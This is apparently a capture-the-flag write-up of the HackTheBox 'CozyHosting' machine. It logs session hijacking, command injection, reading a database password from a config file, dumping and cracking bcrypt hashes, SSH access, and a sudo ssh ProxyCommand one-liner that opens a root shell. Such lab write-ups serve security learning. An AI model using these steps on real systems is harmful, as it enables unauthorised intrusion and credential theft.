



9) Checked sessions endpoint




Vulnerability Asessment


1) Hijacked his session to get admin panel


Dashboard - Cozy C
cozyhosting.htb/admin
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
K. Anderson
Admin Dashboard
Recent Sales | Today
Host Description Cost Status
#2457 suspicious mcnulty Static content $64 Patched
#2147 boring mahavira API server $47 Pending
#2049 stoic varahamihira Metrics backend $147 Patched
#2644 tender mirzakhani Website $67 Not patched
#2644 sleepy mcclintock Administrator panel $165 Patched
#2644 cranky mcnulty Test runner $82 Not patched
#2644 goofy kalam CI/CD $99 Patched
#2644 reverent archimedes Test pipeline $24 Patched
#2644 awesome lalande Dev environment $53 Not patched
Running software | Today


Dashboard - Cozy Cloud — Mozilla Firefox
cozyhosting.htb/admin
Cozy Cloud
Include host into automatic patching
Please note
For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.
Connection settings
Hostname
Username
Submit
Reset
Font scripts
Bootstrap Icons
Google Font API
Web servers
Nginx 1.18.0
JavaScript graphics
ECharts
Programming languages
Java
Operating systems
Ubuntu
JavaScript libraries
Lightbox
AOS
Swiper
Reverse proxies
Nginx 1.18.0
UI frameworks
Bootstrap
Generate sales leads


2) Found command injection






Exploitation

1) Got reverse shell from exploiting command injection





Privilege Escalation

1) Enumerated system info

```
app@cozyhosting:/app$ uname -a
Linux cozyhosting 5.15.0-82-generic #91-Ubuntu SMP Mon Aug 14 14:14:14 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
app@cozyhosting:/app$
```

2) Several services running internally

```
app@cozyhosting:/app$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5432          127.0.0.1:33386         ESTABLISHED -
tcp        0      0 127.0.0.1:5432          127.0.0.1:33368         ESTABLISHED -
tcp        0      0 127.0.0.1:5432          127.0.0.1:50196         ESTABLISHED -
tcp        0      0 127.0.0.1:5432          127.0.0.1:33380         ESTABLISHED -
tcp        0      0 127.0.0.1:5432          127.0.0.1:57742         ESTABLISHED -
tcp        0      0 127.0.0.1:5432          127.0.0.1:57754         ESTABLISHED -
tcp        0      0 127.0.0.1:5432          127.0.0.1:57188         ESTABLISHED -
tcp        0      1 10.10.11.230:33360      8.8.8.8:53              SYN_SENT    -
tcp        0      0 127.0.0.1:5432          127.0.0.1:55680         ESTABLISHED -
tcp        0      2 10.10.11.230:59340      10.10.16.3:5555         ESTABLISHED 2596/python3
tcp        0      0 127.0.0.1:5432          127.0.0.1:57174         ESTABLISHED -
tcp        0      0 127.0.0.1:5432          127.0.0.1:40668         ESTABLISHED -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      1062/java
tcp6       1      0 127.0.0.1:8080          127.0.0.1:56284         CLOSE_WAIT  1062/java
tcp6       0      0 127.0.0.1:57754         127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       1      0 127.0.0.1:8080          127.0.0.1:56792         CLOSE_WAIT  1062/java
tcp6       0      0 127.0.0.1:50196         127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:33368         127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:33386         127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:57174         127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:33380         127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:55680         127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:57742         127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:40668         127.0.0.1:5432          ESTABLISHED 1062/java
tcp6       0      0 127.0.0.1:57188         127.0.0.1:5432          ESTABLISHED 1062/java
app@cozyhosting:/app$
```

3) Found a jar file, transferred it

```
app@cozyhosting:/app$ ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ python3 -m http.server -b 10.10.11.230 9999
Serving HTTP on 10.10.11.230 port 9999 (http://10.10.11.230:9999/) ...
10.10.16.3 - - [13/Nov/2023 06:14:40] code 404, message File not found
10.10.16.3 - - [13/Nov/2023 06:14:40] "GET /cozyhosting-0.0.1.jar HTTP/1.1" 404 -
10.10.16.3 - - [13/Nov/2023 06:14:53] "GET /cloudhosting-0.0.1.jar HTTP/1.1" 200 -
```

```
┌──(vigneswar㉿vigneswar)-[~/cozy]
└─$ wget http://10.10.11.230:9999/cloudhosting-0.0.1.jar
--2023-11-13 11:44:53--  http://10.10.11.230:9999/cloudhosting-0.0.1.jar
Connecting to 10.10.11.230:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 60259688 (57M) [application/java-archive]
Saving to: 'cloudhosting-0.0.1.jar'

cloudhosting-0.0.1.jar   35%[=====>                ]  20.30M  45.9KB/s    eta 6m 9s
```

4) Found a password on extracted jar file

```
┌──(vigneswar㉿vigneswar)-[~/cozy/BOOT-INF/classes]
└─$ cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
```

5) Connected to postgres

```
app@cozyhosting:/app$ psql --host 127.0.0.1 --port 5432 --username postgres
Password for user postgres:
psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1))
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

postgres=#
```

6) Enumerated the database

```
postgres=# \l
```

```
                                  List of databases
   Name    |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-----------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres  | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
 template1 | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
           |          |          |             |             | postgres=CTc/postgres
(4 rows)

(END)
```

```
postgres=# \c cozyhosting
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
You are now connected to database "cozyhosting" as user "postgres".
```

```
cozyhosting=# \d users
```

```
                    Table "public.users"
  Column  |          Type          | Collation | Nullable | Default
----------+------------------------+-----------+----------+---------
 name     | character varying(50)  |           | not null |
 password | character varying(100) |           | not null |
 role     | role                   |           |          |
Indexes:
    "users_pkey" PRIMARY KEY, btree (name)
Referenced by:
    TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERENCES users(name)

(END)
```

7) Found admin hash

```
cozyhosting=# select * from users;
```

```
   name    |                           password                           | role
-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

8) Cracked the hash

```
https://hashcat.net/faq/morework

$2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm:manchesterunited

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib ... kVO8dm
Time.Started.....: Mon Nov 13 12:39:34 2023 (48 secs)
Time.Estimated ...: Mon Nov 13 12:40:22 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       59 H/s (4.33ms) @ Accel:4 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2800/14344385 (0.02%)
Rejected.........: 0/2800 (0.00%)
Restore.Point....: 2784/14344385 (0.02%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: meagan → j123456
Hardware.Mon.#1..: Util: 79%

Started: Mon Nov 13 12:39:16 2023
Stopped: Mon Nov 13 12:40:24 2023
```

9) Got access to josh with the password

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ssh josh@10.10.11.230
josh@10.10.11.230's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Nov 13 07:12:31 AM UTC 2023

  System load:             0.06689453125
  Usage of /:              53.7% of 5.42GB
  Memory usage:            26%
  Swap usage:              0%
  Processes:               241
  Users logged in:         0
  IPv4 address for eth0: 10.10.11.230
  IPv6 address for eth0: dead:beef::250:56ff:feb9:d9a0


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$
```

10) got user flag

```
josh@cozyhosting:~$ cat user.txt
2f2865826282db1fff6aefe3276c42f7
josh@cozyhosting:~$
```

11) Can run ssh as sudo

```
josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
```

12) Found a command to leverage ssh

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

13) got root shell

14) got root flag